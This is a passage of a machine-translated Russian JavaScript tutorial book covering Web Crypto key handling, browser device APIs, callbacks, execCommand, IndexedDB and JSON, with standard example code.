  // digest is an ArrayBuffer. There are multiple ways to proceed.
```

```
  // If you want to display the digest as a hexadecimal string, this will work:
  var view = new DataView(digest);
  var hexstr = '';
  for(var i = 0; i < view.byteLength; i++) {
    var b = view.getUint8(i);
    hexstr += '0123456789abcdef'[(b & 0xf0) >> 4];
    hexstr += '0123456789abcdef'[(b & 0x0f)];
  }
  console.log(hexstr);

  // Otherwise, you can simply create an Uint8Array from the buffer:
  var digestAsArray = new Uint8Array(digest);
  console.log(digestAsArray);
})
// Catch errors
.catch(function(err) {
  console.error(err);
});
```

В текущем проекте предлагается предоставить, по меньшей мере, `SHA-1` , `SHA-256` , `SHA-384` и `SHA-512` , но это не является строгим требованием и может быть изменено. Тем не менее, семейство SHA все еще можно считать хорошим выбором, поскольку он, вероятно, будет поддерживаться во всех основных браузерах.

Создание пары ключей RSA и преобразование в формат PEM

В этом примере вы узнаете, как создать пару ключей RSA-OAEP и как преобразовать закрытый ключ из этой пары ключей в base64, чтобы вы могли использовать его с OpenSSL и т. Д. Обратите внимание, что этот процесс также можно использовать для открытого ключа, который у вас есть для использования префикса и суффикса ниже:

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

ПРИМЕЧАНИЕ. Этот пример полностью протестирован в этих браузерах: Chrome, Firefox, Opera, Vivaldi

```
function arrayBufferToBase64(arrayBuffer) {
    var byteArray = new Uint8Array(arrayBuffer);
    var byteString = '';
    for(var i=0; i < byteArray.byteLength; i++) {
        byteString += String.fromCharCode(byteArray[i]);
    }
    var b64 = window.btoa(byteString);

    return b64;
}

function addNewLines(str) {
    var finalString = '';
    while(str.length > 0) {
        finalString += str.substring(0, 64) + '\n';
        str = str.substring(64);
    }
```

```
    return finalString;
}

function toPem(privateKey) {
    var b64 = addNewLines(arrayBufferToBase64(privateKey));
    var pem = "-----BEGIN PRIVATE KEY-----\n" + b64 + "-----END PRIVATE KEY-----";

    return pem;
}

// Let's generate the key pair first
window.crypto.subtle.generateKey(
    {
        name: "RSA-OAEP",
        modulusLength: 2048, // can be 1024, 2048 or 4096
        publicExponent: new Uint8Array([0x01, 0x00, 0x01]),
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["encrypt", "decrypt"]
).then(function(keyPair) {
    /* now when the key pair is generated we are going
       to export it from the keypair object in pkcs8
    */
    window.crypto.subtle.exportKey(
        "pkcs8",
        keyPair.privateKey
    ).then(function(exportedPrivateKey) {
        // converting exported private key to PEM format
        var pem = toPem(exportedPrivateKey);
        console.log(pem);
    }).catch(function(err) {
        console.log(err);
    });
});
```

Это оно! Теперь у вас есть полностью работающий и совместимый RSA-OAEP Private Key в формате PEM, который вы можете использовать в любом месте. Наслаждайтесь!

Преобразование пары ключей PEM в CryptoKey

Итак, вы когда-нибудь задумывались над тем, как использовать пару ключей PEM RSA, созданную OpenSSL в API веб-криптографии? Если ответы да. Большой! Вы узнаете.

ПРИМЕЧАНИЕ. Этот процесс также можно использовать для открытого ключа, вам нужно только изменить префикс и суффикс, чтобы:

```
-----BEGIN PUBLIC KEY-----
-----END PUBLIC KEY-----
```

В этом примере предполагается, что у вас есть пара ключей RSA, сгенерированная в PEM.

```
function removeLines(str) {
    return str.replace("\n", "");
```

```
}

function base64ToArrayBuffer(b64) {
    var byteString = window.atob(b64);
    var byteArray = new Uint8Array(byteString.length);
    for(var i=0; i < byteString.length; i++) {
        byteArray[i] = byteString.charCodeAt(i);
    }

    return byteArray;
}

function pemToArrayBuffer(pem) {
    var b64Lines = removeLines(pem);
    var b64Prefix = b64Lines.replace('-----BEGIN PRIVATE KEY-----', '');
    var b64Final = b64Prefix.replace('-----END PRIVATE KEY-----', '');

    return base64ToArrayBuffer(b64Final);
}

window.crypto.subtle.importKey(
    "pkcs8",
    pemToArrayBuffer(yourprivatekey),
    {
        name: "RSA-OAEP",
        hash: {name: "SHA-256"} // or SHA-512
    },
    true,
    ["decrypt"]
).then(function(importedPrivateKey) {
    console.log(importedPrivateKey);
}).catch(function(err) {
    console.log(err);
});
```

И теперь все готово! Вы можете использовать свой импортированный ключ в API WebCrypto.

Прочитайте API веб-криптографии онлайн: https://riptutorial.com/ru/javascript/topic/761/api-веб-криптографии

глава 5: API вибрации

Вступление

Современные мобильные устройства включают аппаратные средства для вибраций. Вибрационный API предлагает веб-приложениям доступ к этому оборудованию, если он существует, и ничего не делает, если устройство не поддерживает его.

Синтаксис

- let success = window.navigator.vibrate (pattern);

замечания

Поддержка браузерами может быть ограничена. Также поддержка операционной системы может быть ограничена.

В следующей таблице приведен обзор ранних версий браузера, которые обеспечивают поддержку вибраций.

Хром	край	Fire Fox	Internet Explorer	опера	опера мини	Сафари
30	*никакой поддержки*	16	*никакой поддержки*	17	*никакой поддержки*	*никакой поддержки*

Examples

Проверить поддержку

Проверьте, поддерживает ли браузер вибрации

```
if ('vibrate' in window.navigator)
    // browser has support for vibrations
else
    // no support
```

Отдельная вибрация

Вибрация устройства на 100 мсек:

```
window.navigator.vibrate(100);
```

или же

```
window.navigator.vibrate([100]);
```

Вибрационные шаблоны

Массив значений описывает периоды времени, в течение которых устройство вибрирует, а не вибрирует.

```
window.navigator.vibrate([200, 100, 200]);
```

Прочитайте API вибрации онлайн: https://riptutorial.com/ru/javascript/topic/8322/api-вибрации

глава 6: API выбора

Синтаксис

- Выбор sel = window.getSelection ();
- Выбор sel = document.getSelection (); // эквивалентно приведенному выше
- Диапазон диапазона = document.createRange ();
- range.setStart (startNode, startOffset);
- range.setEnd (endNode, endOffset);

параметры

параметр	подробности
startOffset	Если узел является узлом Text, это число символов от начала `startNode` до начала диапазона. В противном случае это число дочерних узлов между началом `startNode` где начинается диапазон.
endOffset	Если узел является узлом Text, это число символов от начала `startNode` до конца диапазона. В противном случае это число дочерних узлов между началом `startNode` где заканчивается диапазон.

замечания

API выбора позволяет вам просматривать и изменять элементы и текст, выбранные (выделенные) в документе.

Он реализуется как одноэкранный экземпляр `Selection` который применяется к документу, и содержит коллекцию объектов `Range` , каждая из которых представляет одну смежную выделенную область.

Практически говоря, ни один браузер, кроме Mozilla Firefox, не поддерживает несколько диапазонов в выборе, и это тоже не поощряется спецификацией. Кроме того, большинство пользователей не знакомы с концепцией нескольких диапазонов. Таким образом, разработчик обычно может заниматься только одним диапазоном.

Examples

Отмените выбор всего, что выбрано

```
let sel = document.getSelection();
```

```
sel.removeAllRanges();
```

Выберите содержимое элемента

```
let sel = document.getSelection();

let myNode = document.getElementById('element-to-select');

let range = document.createRange();
range.selectNodeContents(myNode);

sel.addRange(range);
```

Возможно, сначала необходимо удалить все диапазоны предыдущего выбора, так как большинство браузеров не поддерживают несколько диапазонов.

Получить текст выделения

```
let sel = document.getSelection();
let text = sel.toString();
console.log(text); // logs what the user selected
```

В качестве альтернативы, поскольку функция-член `toString` вызывается автоматически некоторыми функциями при преобразовании объекта в строку, вам не всегда приходится называть его самостоятельно.

```
console.log(document.getSelection());
```

Прочитайте API выбора онлайн: https://riptutorial.com/ru/javascript/topic/2790/api-выбора

глава 7: API состояния батареи

замечания

1. Обратите внимание, что API состояния батареи больше не доступен из-за соображений конфиденциальности, когда он может использоваться удаленными трекерами для пользовательской отпечатки пальцев.

2. API состояния батареи - это интерфейс прикладного программирования для состояния батареи клиента. В нем содержится информация о:

    - зарядка аккумулятора состояние с помощью `'chargingchange'` события и `battery.charging` ;
    - уровень заряда батареи через событие `'levelchange'` и уровень батареи `battery.level`
    - Время зарядки через `'chargingtimechange'` события и `battery.chargingTime` ;
    - время разрядки через событие `'dischargingtimechange'` и `battery.dischargingTime` .

3. MDN Docs: https://developer.mozilla.org/en/docs/Web/API/Battery_status_API

Examples

Получение текущего уровня заряда батареи

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    // Battery level is between 0 and 1, so we multiply it by 100 to get in percents
    console.log("Battery level: " + battery.level * 100 + "%");
});
```

Является ли зарядка аккумулятора?

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    if (battery.charging) {
        console.log("Battery is charging");
    } else {
        console.log("Battery is discharging");
    }
});
```

Убирайте время до полной зарядки батареи

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will drain in ", battery.dischargingTime, " seconds" );
```

```
});
```

Получите время до полной зарядки аккумулятора

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    console.log( "Battery will get fully charged in ", battery.chargingTime, " seconds" );
});
```

События батареи

```
// Get the battery API
navigator.getBattery().then(function(battery) {
    battery.addEventListener('chargingchange', function(){
        console.log( 'New charging state: ', battery.charging );
    });

    battery.addEventListener('levelchange', function(){
        console.log( 'New battery level: ', battery.level * 100 + "%" );
    });

    battery.addEventListener('chargingtimechange', function(){
        console.log( 'New time left until full: ', battery.chargingTime, " seconds" );
    });

    battery.addEventListener('dischargingtimechange', function(){
        console.log( 'New time left until empty: ', battery.dischargingTime, " seconds" );
    });
});
```

Прочитайте API состояния батареи онлайн: https://riptutorial.com/ru/javascript/topic/3263/api-состояния-батареи

глава 8: API уведомлений

Синтаксис

- Notification.requestPermission (*обратный вызов*)
- Notification.requestPermission (). *Then* (*callback* , *rejectFunc*)
- новое уведомление (*название* , *параметры*)
- *уведомление* .close ()

замечания

API уведомлений был разработан, чтобы разрешить браузеру уведомлять клиента.

Поддержка браузерами может быть ограничена. Также поддержка операционной системы может быть ограничена.

В следующей таблице приведен обзор ранних версий браузера, которые поддерживают оповещения.

Хром	край	Fire Fox	Internet Explorer	опера	опера мини	Сафари
29	14	46	никакой поддержки	38	никакой поддержки	9,1

Examples

Запрос разрешения на отправку уведомлений

Мы используем `Notification.requestPermission` чтобы спросить пользователя, хочет ли он получать уведомления с нашего сайта.

```
Notification.requestPermission(function() {
    if (Notification.permission === 'granted') {
        // user approved.
        // use of new Notification(...) syntax will now be successful
    } else if (Notification.permission === 'denied') {
        // user denied.
    } else { // Notification.permission === 'default'
        // user didn't make a decision.
        // You can't send notifications until they grant permission.
    }
});
```

Так как Firefox 47. Метод `.requestPermission` также может вернуть обещание при обработке решения пользователя о предоставлении разрешения

```
Notification.requestPermission().then(function(permission) {
    if (!('permission' in Notification)) {
        Notification.permission = permission;
    }
    // you got permission !
    }, function(rejection) {
    // handle rejection here.
    }
);
```

Отправка уведомлений

После того как пользователь одобрил запрос на разрешение на отправку уведомлений , мы можем отправить простое уведомление, в котором говорится «Привет пользователю»:

```
new Notification('Hello', { body: 'Hello, world!', icon: 'url to an .ico image' });
```

Это отправит уведомление, подобное этому:

> ### Привет
>
> Привет, мир!

Закрытие уведомления

Вы можете закрыть уведомление, используя метод `.close()` .

```
let notification = new Notification(title, options);
// do some work, then close the notification
notification.close()
```

Вы можете использовать функцию `setTimeout` для автоматического закрытия уведомления в будущем.

```
let notification = new Notification(title, options);
setTimeout(() => {
    notification.close()
}, 4000);
```

Вышеприведенный код вызовет уведомление и закроет его через 4 секунды.

События оповещения

Спецификации API уведомлений поддерживают 2 события, которые могут быть запущены уведомлением.

1. Событие `click` .

Это событие будет запущено, когда вы нажмете на тело уведомления (исключая кнопку

закрытия X и кнопку «Уведомления»).

Пример:

```
notification.onclick = function(event) {
    console.debug("you click me and this is my event object: ", event);
}
```

2. Событие `error`

Уведомление будет запускать это событие всякий раз, когда произойдет что-то неправильное, например, невозможно отобразить

```
notification.onerror = function(event) {
    console.debug("There was an error: ", event);
}
```

Прочитайте API уведомлений онлайн: https://riptutorial.com/ru/javascript/topic/696/api-уведомлений

глава 9: Callbacks

Examples

Примеры использования простого обратного вызова

Обратные вызовы предлагают способ расширения функциональности функции (или метода) ***без изменения*** ее кода. Этот подход часто используется в модулях (библиотеки / плагины), код которых не предполагается изменять.

Предположим, что мы написали следующую функцию, вычисляющую сумму заданного массива значений:

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        sum += array[i];
    }
    return sum;
}
```

Теперь предположим, что мы хотим что-то сделать с каждым значением массива, например, отображать его с помощью `alert()` . Мы могли бы внести соответствующие изменения в код `foo` , например:

```
function foo(array) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        alert(array[i]);
        sum += array[i];
    }
    return sum;
}
```

Но что, если мы решили использовать `console.log` вместо `alert()` ? Очевидно, что изменение кода `foo` , когда мы решаем сделать что-то еще с каждым значением, не является хорошей идеей. Намного лучше иметь возможность изменить наш разум, не изменяя код `foo` . Это именно тот вариант использования обратных вызовов. Нам нужно лишь слегка изменить подпись и тело `foo` :

```
function foo(array, callback) {
    var sum = 0;
    for (var i = 0; i < array.length; i++) {
        callback(array[i]);
        sum += array[i];
    }
    return sum;
}
```

И теперь мы можем изменить поведение `foo` просто изменив его параметры:

```
var array = [];
foo(array, alert);
foo(array, function (x) {
    console.log(x);
});
```

Примеры с асинхронными функциями

В jQuery метод `$.getJSON()` для извлечения данных JSON является асинхронным. Поэтому передача кода в обратном вызове гарантирует, что код вызывается *после того,* как JSON будет извлечен.

`$.getJSON()` :

```
$.getJSON( url, dataObject, successCallback );
```

Пример кода `$.getJSON()` :

```
$.getJSON("foo.json", {}, function(data) {
    // data handling code
});
```

Следующие действия *не* будут работать, поскольку код обработки данных, скорее всего, будет вызываться *до* того, как данные будут фактически получены, поскольку функция `$.getJSON` занимает неопределенный промежуток времени и не удерживает стек вызовов, так как ожидает JSON.

```
$.getJSON("foo.json", {});
// data handling code
```

Другим примером асинхронной функции является функция animate `animate()` jQuery. Поскольку для запуска анимации требуется определенное время, иногда желательно запустить некоторый код непосредственно после анимации.

`.animate()` :

```
jQueryElement.animate( properties, duration, callback );
```

Например, чтобы создать анимацию замирания, после которой элемент полностью исчезнет, можно запустить следующий код. Обратите внимание на использование обратного вызова.

```
elem.animate( { opacity: 0 }, 5000, function() {
```

```
    elem.hide();
} );
```

Это позволяет скрывать элемент сразу после завершения выполнения функции. Это отличается от:

```
elem.animate( { opacity: 0 }, 5000 );
elem.hide();
```

потому что последний не ждет завершения `animate()` (асинхронной функции), и поэтому элемент сразу скрывается, что создает нежелательный эффект.

Что такое обратный вызов?

Это обычный вызов функции:

```
console.log("Hello World!");
```

Когда вы вызываете обычную функцию, она выполняет свою работу, а затем возвращает управление вызывающему.

Однако иногда функция должна возвращать управление обратно вызывающему абоненту для выполнения своей работы:

```
[1,2,3].map(function double(x) {
    return 2 * x;
});
```

В приведенном выше примере функция `double` является обратным вызовом для `map` функций, потому что:

1. Функция `double` присваивается функциональной `map` вызывающим.
2. Функция `map` необходимо вызвать функцию `double` ноль или более раз для того , чтобы сделать свою работу.

Таким образом, функциональная `map` по существу возвращает управление обратно вызывающему абоненту каждый раз, когда он вызывает функцию `double` . Следовательно, имя «обратный вызов».

Функции могут принимать более одного обратного вызова:

```
promise.then(function onFulfilled(value) {
    console.log("Fulfilled with value " + value);
}, function onRejected(reason) {
    console.log("Rejected with reason " + reason);
});
```

Затем функция `then` принимает две функции обратного вызова, `onFulfilled` и `onRejected` . Кроме того, на самом деле называется только одна из этих двух функций обратного вызова.

Что более интересно , что функция `then` возвращает , прежде чем либо из обратных вызовов называется. Следовательно, функция обратного вызова может быть вызвана даже после возвращения исходной функции.

Продолжение (синхронно и асинхронно)

Обратные вызовы могут использоваться для предоставления кода, который должен быть выполнен после завершения метода:

```
/**
 * @arg {Function} then continuation callback
 */
function doSomething(then) {
  console.log('Doing something');
  then();
}

// Do something, then execute callback to log 'done'
doSomething(function () {
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something"
//   "Done"
//   "Doing something else"
```

Метод `doSomething()` выше выполняет синхронно с блоками `doSomething()` до `doSomething()` пор, пока `doSomething()` вернется, гарантируя, что обратный вызов будет выполнен до того, как интерпретатор перейдет.

Обратные вызовы также могут использоваться для асинхронного выполнения кода:

```
doSomethingAsync(then) {
  setTimeout(then, 1000);
  console.log('Doing something asynchronously');
}

doSomethingAsync(function() {
  console.log('Done');
});

console.log('Doing something else');

// Outputs:
//   "Doing something asynchronously"
//   "Doing something else"
//   "Done"
```

`then` обратные вызовы считаются продолжениями методов `doSomething()` . Предоставление обратного вызова в качестве последней команды в функции называется хвостовым вызовом , который оптимизируется с помощью интерпретаторов ES2015 .

Обработка ошибок и ветвление ветвей управления

Обратные вызовы часто используются для обеспечения обработки ошибок. Это форма ветвления ветвей управления, где некоторые команды выполняются только при возникновении ошибки:

```
const expected = true;

function compare(actual, success, failure) {
  if (actual === expected) {
    success();
  } else {
    failure();
  }
}

function onSuccess() {
  console.log('Value was expected');
}

function onFailure() {
  console.log('Value was unexpected/exceptional');
}

compare(true, onSuccess, onFailure);
compare(false, onSuccess, onFailure);

// Outputs:
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

Исполнение кода в `compare()` выше имеет две возможные ветви: `success` когда ожидаемые и фактические значения одинаковы, и `error` когда они различны. Это особенно полезно, когда поток управления должен входить после некоторой асинхронной команды:

```
function compareAsync(actual, success, failure) {
  setTimeout(function () {
    compare(actual, success, failure)
  }, 1000);
}

compareAsync(true, onSuccess, onFailure);
compareAsync(false, onSuccess, onFailure);
console.log('Doing something else');

// Outputs:
//   "Doing something else"
//   "Value was expected"
//   "Value was unexpected/exceptional"
```

Следует отметить, что множественные обратные вызовы не обязательно должны быть взаимоисключающими - оба метода могут быть вызваны. Аналогично, `compare()` можно записать с помощью обратных вызовов, которые являются необязательными (с использованием noop в качестве значения по умолчанию - см. Шаблон Null Object).

Обратные вызовы и `this`

Часто при использовании обратного вызова вы хотите получить доступ к определенному контексту.

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', function() {
    console.log(this.msg);  // <= will fail because "this" is undefined
  });
}

var s = new SomeClass("hello", someElement);
```

Решения

- Использовать `bind`

  `bind` эффективно генерирует новую функцию, которая устанавливает `this` на все, что было передано для `bind` затем вызывает исходную функцию.

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click', function() {
      console.log(this.msg);
    }.bind(this));  // <=-  bind the function to `this`
  }
  ```

- Использовать функции стрелок

  Функции стрелки автоматически связать текущую `this` контекст.

  ```
  function SomeClass(msg, elem) {
    this.msg = msg;
    elem.addEventListener('click',() => {   // <=-  arrow function binds `this`
      console.log(this.msg);
    });
  }
  ```

Часто вы хотите вызвать функцию-член, в идеале передающую любые аргументы, переданные событию на функцию.

Решения:

- Использовать bind

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this.handleClick.bind(this));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
};
```

- Используйте функции стрелок и оператор останова

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', (...a) => this.handleClick(...a));
}

SomeClass.prototype.handleClick = function(event) {
  console.log(event.type, this.msg);
};
```

- Для прослушивателей событий DOM вы можете реализовать интерфейс `EventListener`

```
function SomeClass(msg, elem) {
  this.msg = msg;
  elem.addEventListener('click', this);
}

SomeClass.prototype.handleEvent = function(event) {
  var fn = this[event.type];
  if (fn) {
     fn.apply(this, arguments);
  }
};

SomeClass.prototype.click = function(event) {
  console.log(this.msg);
};
```

Обратный вызов с использованием функции стрелки

Использование функции стрелки в качестве функции обратного вызова может уменьшить количество строк кода.

Синтаксис по умолчанию для функции стрелок

```
() => {}
```

Это можно использовать как обратные вызовы

Например, если мы хотим напечатать все элементы в массиве [1,2,3,4,5]

без функции стрелки, код будет выглядеть следующим образом:

```
[1,2,3,4,5].forEach(function(x){
                  console.log(x);
             }
```

С функцией стрелки ее можно уменьшить до

```
[1,2,3,4,5].forEach(x => console.log(x));
```

Здесь функция `function(x){console.log(x)}` обратного вызова `function(x){console.log(x)}` сводится к `x=>console.log(x)`

Прочитайте Callbacks онлайн: https://riptutorial.com/ru/javascript/topic/2842/callbacks

глава 10: execCommand и contenteditable

Синтаксис

- bool supported = document.execCommand (commandName, showDefaultUI, valueArgument)

параметры

commandId	значение
⋮ Встроенные команды форматирования	
BACKCOLOR	Значение цвета String
смелый	
createLink	URL-строка
Fontname	Имя семейства шрифтов
размер шрифта	«1», «2», «3», «4», «5», «6», «7»,
ForeColor	Значение цвета String
зачеркивания	
верхний индекс	
разъединить	
⋮ Команды форматирования блоков	
удалять	
formatBlock	«ht», «h», «h», «h», «p», «pre»,
forwardDelete	
insertHorizontalRule	
insertHTML	HTML-строка
insertImage	URL-строка
insertLineBreak	

commandId	значение
insertOrderedList	
insertParagraph	
InsertText	Текстовая строка
insertUnorderedList	
justifyCenter	
justifyFull	
justifyLeft	
justifyRight	
Выступ	
⋮ Команды буфера обмена	
копия	Текущая выбранная строка
резать	Текущая выбранная строка
вставить	
⋮ Различные команды	
defaultParagraphSeparator	
переделывать	
выбрать все	
styleWithCSS	
расстегивать	
useCSS	

Examples

форматирование

Пользователи могут добавлять форматирование в `contenteditable` документы или элементы, используя функции своего браузера, такие как общие сочетания клавиш для форматирования (`Ctrl-B` для **жирного шрифта** , `Ctrl-I` для *курсива* и т. Д.) Или путем

перетаскивания изображений, ссылок или разметки из буфер обмена.

Кроме того, разработчики могут использовать JavaScript для применения форматирования к текущему выбору (выделенный текст).

```
document.execCommand('bold', false, null); // toggles bold formatting
document.execCommand('italic', false, null); // toggles italic formatting
document.execCommand('underline', false, null); // toggles underline
```

Прослушивание изменений contenteditable

События, которые работают с большинством элементов формы (например, `change` , `keydown` , `keyup` , `keypress`), не работают с `contenteditable` .

Вместо этого вы можете прослушивать изменения `contenteditable` контента с помощью `input` события. Предполагая, что `contenteditableHtmlElement` является объектом JS DOM, который является `contenteditable` :

```
contenteditableHtmlElement.addEventListener("input", function() {
    console.log("contenteditable element changed");
});
```

Начиная

Атрибут HTML `contenteditable` обеспечивает простой способ превратить элемент HTML в редактируемую пользователем область

```
<div contenteditable>You can <b>edit</b> me!</div>
```

Редактирование собственного Rich-Text

Использование **JavaScript** и `execCommand` W3C вы можете дополнительно передать больше функций редактирования в настоящее время сосредоточены `contenteditable` элементов (в частности , в позиции курсора или выбора).

`execCommand` функции `execCommand` принимает 3 аргумента

```
document.execCommand(commandId, showUI, value)
```

- `commandId` String. из списка доступных ** *commandId* ** s
  (см .: ***Параметры*** → *commandId*)
- `showUI` Boolean (не реализовано. Использовать `false`)
- `value` строки Если команда ожидает команды , связанные с строковое ***значение,*** в противном случае `""` .
  (см. ***Параметры*** → *значение*)

Пример использования `"bold"` **команды** и `"formatBlock"` (где , как ожидается , **значение):**

```
document.execCommand("bold", false, "");          // Make selected text bold
document.execCommand("formatBlock", false, "H2"); // Make selected text Block-level <h2>
```

Пример быстрого запуска:

```
<button data-edit="bold"><b>B</b></button>
<button data-edit="italic"><i>I</i></button>
<button data-edit="formatBlock:p">P</button>
<button data-edit="formatBlock:H1">H1</button>
<button data-edit="insertUnorderedList">UL</button>
<button data-edit="justifyLeft">&#8676;</button>
<button data-edit="justifyRight">&#8677;</button>
<button data-edit="removeFormat">&times;</button>

<div contenteditable><p>Edit me!</p></div>

<script>
[].forEach.call(document.querySelectorAll("[data-edit]"), function(btn) {
  btn.addEventListener("click", edit, false);
});

function edit(event) {
  event.preventDefault();
  var cmd_val = this.dataset.edit.split(":");
  document.execCommand(cmd_val[0], false, cmd_val[1]);
}
<script>
```

jsFiddle demo
Пример редактора Rich-Text (современные браузеры)

Последние мысли
Даже присутствуя в течение длительного времени (IE6), реализации и поведение `execCommand` варьируются от браузера к браузеру, что делает «создание полнофункционального и совместимого с несколькими браузерами WYSIWYG-редактора» трудной задачей для любого опытного разработчика JavaScript.
Даже если вы еще не полностью стандартизированы, вы можете ожидать довольно приличных результатов в новых браузерах, таких как **Chrome, Firefox, Edge** . Если вам нужна *более эффективная* поддержка для других браузеров и других функций, таких как редактирование HTMLTable и т. Д., Главное правило - искать **уже существующий** и надежный редактор **Rich-Text** .

Скопируйте в буфер обмена из textarea с помощью execCommand («copy»)

Пример:

```
<!DOCTYPE html>
<html lang="en">
```

```
<head>
    <meta charset="UTF-8">
    <title></title>
</head>
<body>
    <textarea id="content"></textarea>
    <input type="button" id="copyID" value="Copy" />
    <script type="text/javascript">
        var button = document.getElementById("copyID"),
            input = document.getElementById("content");

        button.addEventListener("click", function(event) {
            event.preventDefault();
            input.select();
            document.execCommand("copy");
        });
    </script>
</body>
</html>
```

`document.execCommand("copy")` копирует текущий выбор в буфер обмена

Прочитайте execCommand и contenteditable онлайн:
https://riptutorial.com/ru/javascript/topic/1613/execcommand-и-contenteditable

глава 11: IndexedDB

замечания

операции

Транзакции необходимо использовать сразу же после их создания. Если они не используются в текущем цикле событий (в основном, до того, как мы ждем чего-либо вроде веб-запроса), они перейдут в неактивное состояние, где вы не сможете их использовать.

Базы данных могут иметь только одну транзакцию, которая записывается в определенное хранилище объектов одновременно. Таким образом, вы можете иметь столько, сколько хотите, чтобы читать из нашего магазина `things` , но только каждый может вносить изменения в любой момент времени.

Examples

Тестирование доступности IndexedDB

Вы можете протестировать поддержку IndexedDB в текущей среде, проверив наличие свойства `window.indexedDB` :

```
if (window.indexedDB) {
    // IndexedDB is available
}
```

Открытие базы данных

Открытие базы данных - это асинхронная операция. Нам нужно отправить запрос на открытие нашей базы данных, а затем прослушать события, чтобы мы знали, когда они будут готовы.

Мы откроем базу данных DemoDB. Если он еще не существует, он будет создан при отправке запроса.

`2` ниже говорит , что мы задаем для версии 2 в нашей базе данных. В любой момент существует только одна версия, но мы можем использовать номер версии для обновления старых данных, как вы увидите.

```
var db = null, // We'll use this once we have our database
    request = window.indexedDB.open("DemoDB", 2);

// Listen for success. This will be called after onupgradeneeded runs, if it does at all
```

```
request.onsuccess = function() {
    db = request.result; // We have a database!

    doThingsWithDB(db);
};

// If our database didn't exist before, or it was an older version than what we requested,
// the `onupgradeneeded` event will be fired.
//
// We can use this to setup a new database and upgrade an old one with new data stores
request.onupgradeneeded = function(event) {
    db = request.result;

    // If the oldVersion is less than 1, then the database didn't exist. Let's set it up
    if (event.oldVersion < 1) {
        // We'll create a new "things" store with `autoIncrement`ing keys
        var store = db.createObjectStore("things", { autoIncrement: true });
    }

    // In version 2 of our database, we added a new index by the name of each thing
    if (event.oldVersion < 2) {
        // Let's load the things store and create an index
        var store = request.transaction.objectStore("things");

        store.createIndex("by_name", "name");
    }
};

// Handle any errors
request.onerror = function() {
    console.error("Something went wrong when we tried to request the database!");
};
```

Добавление объектов

Все, что должно произойти с данными в базе данных IndexedDB, происходит в транзакции. Есть несколько вещей, чтобы отметить транзакции, упомянутые в разделе «Примечания» в нижней части этой страницы.

Мы будем использовать базу данных, которую мы создали при **открытии базы данных.**

```
// Create a new readwrite (since we want to change things) transaction for the things store
var transaction = db.transaction(["things"], "readwrite");

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that our event handlers are set up, let's get our things store and add some objects!
var store = transaction.objectStore("things");
```

```
// Transactions can do a few things at a time. Let's start with a simple insertion
var request = store.add({
    // "things" uses auto-incrementing keys, so we don't need one, but we can set it anyway
    key: "coffee_cup",
    name: "Coffee Cup",
    contents: ["coffee", "cream"]
});

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // Done! Here, `request.result` will be the object's key, "coffee_cup"
};


// We can also add a bunch of things from an array. We'll use auto-generated keys
var thingsToAdd = [{ name: "Example object" }, { value: "I don't have a name" }];

// Let's use more compact code this time and ignore the results of our insertions
thingsToAdd.forEach(e => store.add(e));
```

Извлечение данных

Все, что должно произойти с данными в базе данных IndexedDB, происходит в транзакции. Есть несколько вещей, чтобы отметить транзакции, упомянутые в разделе «Примечания» в нижней части этой страницы.

Мы будем использовать базу данных, которую мы создали при открытии базы данных.

```
// Create a new transaction, we'll use the default "readonly" mode and the things store
var transaction = db.transaction(["things"]);

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that everything is set up, let's get our things store and load some objects!
var store = transaction.objectStore("things");


// We'll load the coffee_cup object we added in Adding objects
var request = store.get("coffee_cup");

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // All done, let's log our object to the console
    console.log(request.result);
};


// That was pretty long for a basic retrieval. If we just want to get just
```

```
// the one object and don't care about errors, we can shorten things a lot
db.transaction("things").objectStore("things")
    .get("coffee_cup").onsuccess = e => console.log(e.target.result);
```

Прочитайте IndexedDB онлайн: https://riptutorial.com/ru/javascript/topic/4447/indexeddb

глава 12: JSON

Вступление

JSON (JavaScript Object Notation) - это облегченный формат обмена данными. Человеку легко читать и писать и легко обрабатывать и генерировать машины. Важно понимать, что в JavaScript JSON является строкой, а не объектом.

Основной обзор можно найти на веб-сайте json.org, который также содержит ссылки на реализацию стандарта на многих языках программирования.

Синтаксис

- JSON.parse (вход [, reviver])
- JSON.stringify (значение [, replacer [, space]])

параметры

параметр	подробности
JSON.parse	**Разбор строки JSON**
`input (string)`	Строка JSON обрабатывается.
`reviver (function)`	Предписывает преобразование для входной строки JSON.
JSON.stringify	**Сериализовать сериализуемое значение**
`value (string)`	Значение для сериализации в соответствии со спецификацией JSON.
`replacer (function` или `String[]` или `Number[])`	Селективно включает определенные свойства объекта `value` .
`space (String` или `Number`)	Если задано `number` , тогда `space` пробелов будет вставлен в читаемость. Если `string` указана, строка (первые 10 символов) будет использоваться как пробелы.

замечания

Методы утилиты JSON были сначала стандартизованы в ECMAScript 5.1 §15.12 .

Формат был формально определен в **приложении / json Media Type для JSON** (RFC 4627, июль 2006 г.), который был позже обновлен в **формате обмена данными JSON** (RFC 7158, март 2013 г., ECMA-404, октябрь 2013 г. и RFC 7159, март 2014 г.).

Чтобы эти методы были доступны в старых браузерах, таких как Internet Explorer 8, используйте json2.js Douglas Crockford.

Examples

